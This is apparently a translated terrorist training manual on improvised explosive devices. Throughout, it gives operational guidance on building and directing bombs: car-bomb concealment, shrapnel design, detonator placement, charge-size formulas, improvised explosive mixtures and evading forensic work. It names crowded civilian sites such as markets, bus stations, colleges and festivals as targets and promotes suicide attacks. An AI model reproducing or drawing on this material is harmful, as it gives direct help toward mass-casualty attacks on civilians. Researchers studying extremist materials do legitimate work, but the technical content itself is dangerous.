2. If the plan is to detonate the package in the middle of the enemy gathering, inside the bus station; you can place a large explosive package inside a large traveling luggage when the bus station is used for long distance areas, and a large luggage doesn't get the attention. It is also useful to use a large luggage if you want to place the explosive package in the baggage area underneath the bus, and then to get off when the operation does not seem as martyrdom act.

Observation

We can use booby-trapped cars (car bomb) to storm compounds (open markets, open bus stops, closed markets, and closed bus stops, etc).

When the distribution of explosives inside the car is proportional with the compound; it is beneficial to use shrapnel (fragments) in an open and closed areas, and possible to take advantage of using compressed gas cylinders, and gasoline containers in closed area to increase the effect of explosive package.

Storming the open markets and bus stops is easier than storming the closed markets. To storm closed markets, you must find the car entrance, and need to deceive the guard if there is one pretending that you want to park the car in front of the entrance, and then you change the speed gear to a lower speed then suddenly storm the market and kill people by hitting them, and the rest will die from the explosives.

Third: Operations in public places, restaurants, public administrations, etc.

1. In case of an operation inside a restaurant, the package can be placed in the handbag (on the shoulder), or inside a Samsonite brief case while paying attention to the person's shape and clothes to match with the Samsonite.
2. If the operation is inside an official establishment (post office, banks, public administrations), the package can be placed inside a Samsonite.

Fourth: Using Booby-Trapped Car (car bomb) in Execution (Remote control and timing)

1. Explosives can be placed inside the car doors, in the front sides, or front / rear bumpers if they are made of plastic.
2. Explosives can be stored in the trunk with gasoline and compressed gas containers.
3. Explosives can be stored inside the Taxi Sign located on the top of the car. This way insures directing the shrapnel towards the heads, and there should be no restriction between the shrapnel and the target where the taxi sign is made of plastic.
4. A traveling luggage can be placed and tied up on the roof of the car where the explosive package is placed inside the luggage.
5. Boxes and containers can be used and placed inside the car, and near the windows. The windows have to be tinted black, and the car has to be a Station Wagon (SW) or Transit.

Suitable Targets for Car Bombs:

1. Markets' entrance.
2. Stadiums' exits.
3. **Colleges' entrances and exits.**
4. Movie theater entrances.
5. Bus stops.
6. Gathering places (demonstrations, celebrations, carnivals, etc.)

The place has to be checked, and the routes used by the enemy have to be known after the end of a movie, after leaving the college, or at the end of sport game. The car can be parked in a place where a crowd of people passes by. Parking a car nearby these places might get the attention of the enemy, and they might check the car.

In case the car is far from the crowd, it will not get their attention. We have to consider that street allows to park cars to avoid the enemy's attention to the car, and to avoid towing away the car because of parking violation. The car is detonated by a remote control, or timing after careful monitoring, and after determining the time of enemies passing by very carefully.

Observation: you should consider the occasions, nature of the place, the area, dress of the person, and the car to be driven. [For example: during Eid (festivity, celebration), you can take advantage of using the dessert boxes, flowers, or other home plants (where the package is placed inside and covered with sand].

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In the name of God, Most Gracious Most Merciful
Subject: How to increase the effect of an explosive package
Number: 201 k/ 98
Beneficial Party: Special for those preparing the explosive package
Islamic Greetings

How to increase the effect of package (A)

We mean by this address the maximum benefits from the shockwave to achieve the complete goal. The factors can be divided into three major parts:

1. **Technical factor**: maximizing the effect of package is based on:
    a. Package.
    b. Environment and distance.
    c. Target.

A. Package

1. The more explosive in it, the more effect it will have.
2. Classical explosives have greater effects than the known ones (popular explosives).
3. The kind of material has an important role in achieving the complete goal. We will limit our discussion to the materials used, and available to accomplish the goal. For example, destruction (demolishing, digging, establishments, etc). It is recommended to use:
    - TNT to achieve a goal of cutting, or to benefit from the speed of fragments and to be used against human targets. We use C4 (whether the human targets are walking or sitting).
    - It is possible to use both materials to achieve both goals with a proportional difference between them.
4. Shape of material: the more directed the material is (towards the target and intended area, the more it is shaped, and takes cylindrical forms, cubical forms, etc) to the target, the more effect it will have, and will be more economical too in terms of the used amount. Less amount to achieve the complete goal, and the best used against human targets or (?) are two kinds:
    - T.V Shape (figure 1)
    - Cone Shape
5. Thickness of the material: the more thickness, the higher in blasting wave in terms of destruction force and area. Regarding a formed charges, every 3 cm of thickness has a devastating affects on 15 meters distance. (Distance and not diameter).
6. Material power: to increase the power if it meets the following characteristics: (homogeneity, stick together, compressed, assembled, pure and good. When using more than one material, the blasting series has to be taken into account).

1. **Homogeneity**

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- This means the same kind of material. For example when using TNT, the whole container has to be TNT, and nothing else should be mixed, or placed with it.
- It is recommended to be in form of the same material. For example, if the used material is powder, the other material has to be powder too. We don't mix powder and solid together even if they were the same kind.

2. **Stick Together (Coherent)**
   - Must be close to each other and have no space between them. (When using TNT, they must be tied up together, and when using cords like Cortex with it, it has to be sticking to it very much).
3. **Compressed:** Especially appears in the paste form like C4 when it is exposed to manual presser, or pressed by hand. To use mechanical presser; there are instructions that must be followed, otherwise the material will explode. The effect will increase and the size will decrease despite using the same amount.
   Warning: highly sensitive materials should not be pressed by hand or other ways. The one that blast without military detonator and especially for the popular made materials like **Hydro Peroxide Acetone.**
4. **Assembled**. The material is assembled into one spot. The center of forming is a spherical, cubical, or cylindrical shape. Spherical shape is considered the best shape because it gives equal effects in all directions considering the target and surrounding.
5. **Chains Explosive:** We mean by that, arranging different materials used in one package and considering their degree of sensitivity. For example, a package composed of detonator + popular materials + C4 + TNT has to be arranged as a detonator, TNT, C4, and popular materials. If there are disarrangements in this, some parts of the package might not explode, and consequently the affect will be less.
6. **Purity and Validity:** The higher in purity means a higher effective material. More distance from the moisture means, more and powerful affect. We mean by purity, by not having dirt during the manufacturing (primarily in the factory). Material validity means it is not affected by the atmospheric factors or moisture. For example, we distinguish that through the kind of materials like white TNT, which is more pure, and when the color changes to brown or black, the purity is lessened or affected greatly by moisture, and fungus appears on the material, and this eliminates the effect to a certain degree. We need for the rest of material a strong activator, and to consider checking the color not by looking at the surface material only, but by scratching or breaking the mold to see the true color of the material from inside.
7. **Blanket or Deterrence:** It is the materials used in forming the package, and usually placed in the direction of the target, and the detonator affects the direction.
   - **Blanket shape:** the package is shaped with the shape of the used padding.

- The more increase in the area of diameter of the padding, the more increase in the package diameter we get, and less distance. The distance increases with the increase of explosive thickness.
- Kind of Padding: It is recommended to use copper, and then iron. Also other kinds can be used (glass, etc) to form the package, but the effect in metal is a lot greater.
- Padding Angle. The best angle used for the formed and directed explosive packages is from 120^{o}-145^{o}. These angles are used to hit walking or standing human targets.
- Thickness of Padding: The more thickness, the less effect of the package, because large portion of the shockwave will be directed to cut the padding. Therefore, the thickness should not exceed 2 cm for 8-10 KG of TNT (we are not talking about the fragments with the knowledge that we can cut (shear) the padding to get the benefit from it as fragments). Notice: using any padding likes cartons to form the package, and using fragments directly without considering the thickness.
- Fragments: The best to use is 6 mm metal balls against moving human targets, and 8-12 mm for the settled targets according to the amount of material. To make fragments have the highest affect, they must be characterized as:
  - Spherical.
  - Regular and arranged in lines with no space among them.
  - Should not exceed 1/6 of the explosive thickness.
  - Stacked together with adhesive that keep their regularity, and should not have spaces between them.
  - Put small pieces in the upper layers.
  - If the metal balls are not available, nails and screws can be used with a thickness of 8-10mm, cut into 1 cm pieces, and placed in more than one layer to avoid melting them by the explosive material.
  - Poisonous (Toxic).

8. Place of Detonator
   - The detonator's bottom is directed towards the target.
   - It is placed in the middle of the outside surface of the material.
   - It is inserted into the middle of the first third of material (the bottom half of the detonator must be surrounded by the explosive material).
   - In case of using more than one detonator, they have to be of the same kind (same number written on the bottom or all of them have to be without numbers, because numbered detonators are delayed, and don't explode immediately).

9. Charge Support. It is a material that has a high speed and power, and used to activate the weaker materials. It is also used to amplify the shockwave. For example, we use white paste of C4 as a charge booster to TNT, and taking into account the explosive chain.

Notice: Detonator assures the blast of 5 KG TNT sticks, and may be more than that. For more amounts, it is recommended to use a charge support in the amount of 20-25 grams for every 1 KG of TNT. The detonator is placed inside, and attached to the material. If we could not get C4, we can use more than 2 detonators for blasting with the knowledge that, in most cases, regular detonator does not detonate a tank mine unless a charge booster (support) is used, because of less purity of the used explosive material.

10. **Adding materials to maximize the effectiveness of a package and to increase:**

- **Sound and Flame:** We place next to the charge, a compressed gas container, or used within closed environment.
- **Flame:** By placing benzene in a container next to the package.
- **High Temperature:** We add a soft aluminum powder to the explosive package.
- **Flammable:** We place a mixture (blend) of Molotov or Napalm in containers next to the explosive package.
- **Smoke:** We place dry starch, flour, or white cement.

11. **Location to place the explosive package:**

- The package has to be perpendicular to the surface of the intended target that needed to be destroyed.
- If it is against personnel, it has to be directed towards the level of heads and chests.

1. Perimeters and Distance

There are three situations concerning the package-implanted perimeter.

- The package is placed in an open place.
- The package needs to be contained, and used in this case to destroy establishments. Most of the times where the package is placed near bridge columns, and sand bags are placed above it or it is used in a closed environment like a room.
- The package has to be covered. This means a hole has to be made to place the package in it, and then it should be covered. In these cases, we find that if we use the same amount of explosive for the same target, we find the effect of the third is the strongest, the second is stronger, and the first is strong. For information, the effect of material in the middle of water is more than its affect in the dry land for the speed of transferring the wave in the water.
- This will make notice that the more closed is the environment that surrounded the package, the more effect it has. In the future, we will explain this phenomenon scientifically.

<u>Regarding the increase of package effect to the farthest distance, this is related to:</u>

1. The thickness of explosive material. As we said for example, 3 cm of explosive affects a 15m-distance killing range.
2. The shape of charge (package).
3. We must know that every package causes after its explosion 4 circles from the outcome.
   - The circle of complete damage is the range of detonation. It is the affect of an explosive material without a detonator. It will explode, cause within that detonation, and emit too.
   - The cutting and emitting circle: it is the range that causes for any solid body to be cut and emitted (thrown away).

- The emitting circle: It happens as a result of the strength of produced gases, which pushes any body within the circle without causing a direct damage, and throws it away.
- The safe sabotage circle: It is the last range affected by the wave, and the effect is zero there.

Notice: it is important to benefit from the whole distance that is affected by the shockwave. It is not good to strike a crowded street with pedestrians by the width; the most damage of the wave will hit the stores and walls.

C. The Target

We did not discuss material targets. We will give it a detailed session, and we will only cover the human targets (pedestrians), or the loaded targets (machineries that carry soldiers). There is a question and would like to have your answer if you know the theories on how to deal with each theory. Write the amount of used material, its shape, and location of placement?

1. Martyrdom Operation: Mujahid wants to carry a package in the middle of crowded human gathering in a closed environment?
2. Implant the package in the middle of human gathering (not crowded), and not in a closed environment.
3. Martyrdom operation within five settlers. The sacrifice magnitude should not exceed the results.
4. Bus loaded with soldiers and the goal is to get rid of everyone without having a martyrdom operation. Write the theory of this plan that will achieve the goal, and determine the amount, shape, and place of package. (We will have one section on how to use military science intellectually in fighting occupation).

(Islamic prayer and greetings) Please God give us the useful knowledge, increase our acceptable knowledge, work, peace, and mercy of Allah to be upon you.

/////The End/////

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Subject: Summary of Analyzing an Explosive Package

First: To calculate the degree of spreading of an explosive package; (it is the angle that makes fragments spread covers the whole distance of specific target).

Tangent of the half angle of package = Opposite (half spread distance of the target in meter) / Adjacent (the distance of explosive package from the target in meter)

(#) The angle of forming the package (degree) = ½ the angle of forming the package x 2

Second: to Know the Number of packages

When using more the one package for the target, we use the following law (formula), and consider if not having a dead area among the packages that are not reached by fragmentations:

Number of packages = the complete distance of the target and row in meter / (the range of fragmentations spread for every package in meter x 0.8)

Notice: when the 145 degrees angle does not cover the total target, we use more than one explosive package to cover the target totally. (The highest degree allowed to use is 145^{o})

Third: Calculating the inclination angle of package on the ground surface

The angle has to be = zero.

This means the package has to be perpendicular to the middle of the target first 1/3.

Height degree = Opposite (dead area that not affected by fragments from ground surface to the height in meter) / Adjacent (package distance from the target in meter)

To find the angle, press (**Shift + Tan**)

To calculate the package inclination from top to bottom, we use the same law:

a. Length (long line)

b. Width (wide line)

Fourth: Calculating the shrapnel (fragments) spread in cm^2

Number of fragments = the target area (cm^2) / fragment spread area (fragment/cm^2)
Notice: the reasonable area to be used in fragments' spread is 255 cm^2 for side targets which is the minimum (1 fragment for every 15 cm^2)

Fifth: Knowing the length and width of a package in centimeter.
To know that; we should know first the number of fragments in the package length and width:

$$\text{Fragment length} = \sqrt{\text{Number of fragments} / 2}$$

Package width = Package length x 2

Package length (cm) = Number of fragments in the package x fragment diameter (mm) / 10

Package width (cm) = Number of fragments in the package width x fragment diameter (mm) / 10

Six: Calculating the thickness of explosive material

It is assumed that the thickness of fragment layer should not exceed 1/3 of the explosive material when a military material is used.

Explosive material thickness (cm) = Fragment diameter (mm) x (6)

The higher the number multiplies by the fragment diameter, the higher the effect and the farther in distance. The lowest number allowed is (3).

Seven: Calculating the amount of explosive material
To calculate the needed weight of a package, we use the following law:

Explosive weight (gram) = Package volume (cm^3) / (6)

Package volume (cm^3) = Length (cm) x width (cm) x thickness (cm)

Eight: to calculate the radius used to draw the angle, we use the following law (equation):

Radius (cm) = [Package length (cm) ÷ 0.0174606] / Angle of forming the package (degree)

Nine: to calculate the approximate percentage of making the white snow, this is 20-37% white snow of mixture (blend) (Acetone + Oxygen Water)

The amount of explosive needed (kg) = 25 x mixture (blend) volume (liter) / 100

In other word to calculate the needed mixture (blend):

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Volume of needed Mixture (liter) = Explosive amount (kg) x 100 / 25

/////The End//////


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In the name of Allah, the Most Gracious, Most Merciful


Some collected instructions regarding explosive Packages

To increase the effect of package, it has to be formed according to the nature of target (people, cars, buses, soldiers' vehicle, tanks, etc), and according to the location of placing the package, where the package design is different in design for the bus from the explosive package designed to be placed on the roadside to hit personnel. Also the shape of the package is different for the one implanted in the marketplace to hit personnel, to the package placed on the side road to target personnel too. We will show you some samples of packages to some targets. But before we do that we will give some rules to help you in the subject while making explosive packages.


1. The shape of explosive wave takes the shape of package, and the explosive wave exits perpendicular with the shape of the package surface. If we blast cubical package in the air, and away from the earth or walls, the shockwave moves in six directions, and reaches the same distance as shown in figure (1). If we blast within the same conditions an octagon shaped package, we notice the shockwave goes into eight different directions, and perpendicular with the surface as shown in figure (2).




2. Shockwave is proportional with the material thickness. The thicker the material, the stronger shockwave, and a farther distance we get. For example, if we blast a rectangular explosive package, the shape of wave will be as shown in fi



3. The place and direction of a detonator affects the shape of the shockwave and direction of its strength. The strength of wave goes to the opposite direction of the detonator location, and the detonator must be inserted 3 cm inside the material. Look at figure (4)




4. The shockwave exits perpendicularly with the material surface where if the outside surface of the package is straight, the placed fragments on top of the package go in the direction of that straight line. If it is curved, the fragments will dissipate (spread). In case of a concave (dished) shape, the fragments will congregate. Look at figure (5)



5. Shockwave gets weaker and disappears to limit the effect. When it is at the peak of its power near the closed circle to the explosive center, it detonates any impacted object. After it gets farther from the explosion center, it is weaken slightly, and we see it breaking apart any object that hits by it. Then after it gets farther, it gets weaker and its effect is limited to pushing objects that impact it. After that the effect of a shockwave disappears until it reaches zero. The reason for that is, produced gases from explosion dissipate, and pressure drops, its speed reduced, and its affect are lessened. The borders of the wave influence depends on the diameter of detonating circle, break up, propulsion, or disappearance on different factors, some of them:
   a. Kind of explosive material. Higher power causes higher effect.
   b. Amount of explosive material. More amount causes farther effect.

c. Material homogeneity. The package has to be made from one kind of explosives otherwise we need to use more than one kind. We don't randomly mix, and we arrange it where the strongest material is closer to the detonator, and then the weaker. Example: if we have an amount of TNT and C4, we put C4 material around the detonator, and then we put the TNT around the C4 (look at figure 7). The material itself has to be homogenous. We mean by that, if you have an amount of grounded TNT, and stick TNT, don't mix them together inside the package. This will weaken the package. You can grind the sticks to become similar to the other TNT, and then put it in a container, and press it. Also the C4 has to be a paste (dough shape), if there are several molds to become like one mold, and then place it inside the container (package).
d. Pressing and Coherence: the material has to stick together and be pressed. The more pressing means more powerful material and this applied to the military explosives TNT, and C4. It is prohibited to press the material when the detonator is inside it. You must press the material before putting the detonator, and after the pressing we dig a place for the detonator by using a piece of wood, and then we place it into the material (charge). It is prohibited to press the popular explosives like (white snow).
e. Containing the explosive material gives it more power. Example on that, if you put a mold of TNT between two rocks where it is surrounded from both side, it will break the two rocks. When you place it nearby the rock where it is free from the other side, you will notice its simple affect on the rock, because the shockwave is just gases, and as we mentioned always, they look for a weak point to exit from. When placing a side package to a car or a walking patrol, it is recommended to have the package placed near the rock where the rock is located behind the package, and the target is in front to get the most benefit of the shockwave where it goes towards the target direction. Also the effect of the package in closed environment (inside rooms and buildings) is more than the open environment (outside the buildings).
f. Fragments: Where the effect of fragments wrapped package is multiple from the package without fragments. The reason is, the fragment has a mass and weight, which will help overcome the air resistance. When exploding, fragment flies at a speed of 7000m/sec, which penetrates the bodies. The evidence of that are the hand grenades. Hand grenades are called by an attack grenades (or sound), and do not have fragments, have 5 meters of killing range in spite of their contents of more explosive amount from the defense grenades that have a killing (detrimental) range of 35 meters because of the fragments. The grenade cover is made of a thick polygon metal.

6. Explosion (blasting) wave is reflected if impacted a strong barrier, and rebounds (ricochet). Look at (figure 6) where the arrows illustrate the reflective wave because of the wall.



Now after we knew the nature and characteristic of the shockwave, and this knowledge will make us benefit from the maximum level of the shockwave power? We will introduce you (Mujahideen) to some samples of a package shapes according to the nature of targets.
Some observations and rules in designing explosive packages to obtain the maximum level of benefit:

First: if the package is placed inside buses

A. When placing the package in the handbags compartment above the passenger head, it is preferred to use cylindrical shape packages with fragments as shown in drawing (S).
B. When placing the package inside the bus but outside the specified passenger area. Here it can be placed in several locations:
   1. In the luggage compartment of travelers: the package must be placed in a strong container to keep protects it from impacts and pressure inside the box specified for travelers' luggage, especially if made of the white snow.
   2. Can be placed near the fuel tank.
   3. Can be placed near the wheels and in the wheels joints, and the driving (rotating) shaft, or near the front wheels shafts as a priority.

It is preferred always to use fragments for the following considerations:

a. Fragments in the surrounding center increase the blasting pressure.
b. Fragments penetrate the bus frame easily, and useful to hit passengers and pedestrians.
c. If the fragments placed towards the personnel, and the remaining body of the explosive without fragments, this situation gives more benefits (every action has an equal and opposite reaction). (TC: Newton's Law)

Regarding the location of placing a package in a situation like this:
Consider the use of:

- Fragments
- Detonator's direction.
- Increasing the thickness of the package.
- Considering the weaker point towards the passengers.
- No luggage above it.

Second: in case of using side packages against buses and cars:

1. Directing the package towards the target is not sufficient, but it has to be formed to have a higher affect in God's willing.

2. When selecting a location to put the package, the conditions to select and ambush a place have to be taken into account. The target has to be moving slowly, and the speed should not exceed 20km, otherwise controlling the detonation time will be difficult. If the delay is one second, the target will be escape away from the affect of explosive package, this if the target is moving fast. For knowledge, the car driving in 50km/h speed passes 14m in one second, and this means the target is outside the affected range of the package, and will not be much harmed. If the target is driving 100km/h, it will pass 28m in a second and will not harm.
3. Using the proper shape to form the package, there are several shapes for directed packages, and its shape is controlled by the target area, kind of target car/personnel, the distance of package from the target, and from the suggested shapes.

First: concave (dished) directed package:

This package is used against a mechanized target that is hard to hit till 10-15m distance and specifically cars. The following must be considered:

1. The wall of the used cylindrical container must be from metal, and preferred to be thick to get the benefit of the shockwave in one direction, which is the target direction. We suggest the use of small gas cylinder (similar to the one used in camping), and also can benefit from the metal cylindrical pipes (6"). When using the gas cylinder, the following steps have to be considered:
   1) Cutting the gas cylinder from the bottom. **Fig 4**
   2) Opening the gas cylinder from the clock location by inserting an explosive material, and placing the detonator. **See Fig 1.**
   3) Bringing a metal plastic plate with similar diameter of the gas cylinder and concave (dished) (3-5 cm). **See Fig 3**. It must be before putting the explosive material inside the cylinder. **See Fig 1.**
   4) Placing the plate on the bottom of the cylinder where the concave (dished) is directed inward [we benefit from the welding (soldering), duct tape, or silicon].
   5) Fragments are placed to the plate wall, and may benefit from the adhesive materials in case the fragments are not equal in size, where the larger ones are placed next to explosive material. Then we thicken the fragment layer in the middle.
   6) The thickness of explosive has to be 6 times of the thickness of fragments as shown if **Fig 1 and Fig 3.**
   7) Use ball shaped fragments (steel balls) in a diameter of 8mm or 10mm. It is preferred to place two layers.
   8) When gluing the package, it has to be parallel to the ground, and perpendicular to the middle of the bus. (Use water scale) or [Mercury scale]. Its height from ground is ½ meter lower than the bottom edge windows as illustrated in **Fig 6**.

9) In case of having difficulty in using a gas cylinder, we can use margarine tank (7kg), milk container, or something similar.

Second: curved directed packages

These packages are used if the target (bus or car) is closer than 5 meters, and the Mujahid could not design the televised package. It is beneficial to use the gas cylinder, margarine container (7kg) with the use of a concave (dished) plate as shown in the previous package. But in this case, the plate is turned where the curve is pointed outward, and the fragments are placed from the curved side of the plate, and the concave (dished) side is toward the gas cylinder where it will be filled with explosives in order to give dissipation to the fragments where it will cover the target. **Look at the figure 2 and figure 5.**

Also this kind of packages is used to hit stationary of moving personnel (walking patrols or gathering, bus stops, demonstrations, markets, etc)

Observations about cutting the gas cylinder:


1. The cylinder has to be discharged completely of gas.
2. Remove the gas lock (sealant).
3. The cylinder should be washed several times by water and should be filled with water completely.
4. It is preferred to do cut by using a hand saw.
5. Must be careful to disguise the package very carefully, and resist the forensic work.

Advises to implant the package:

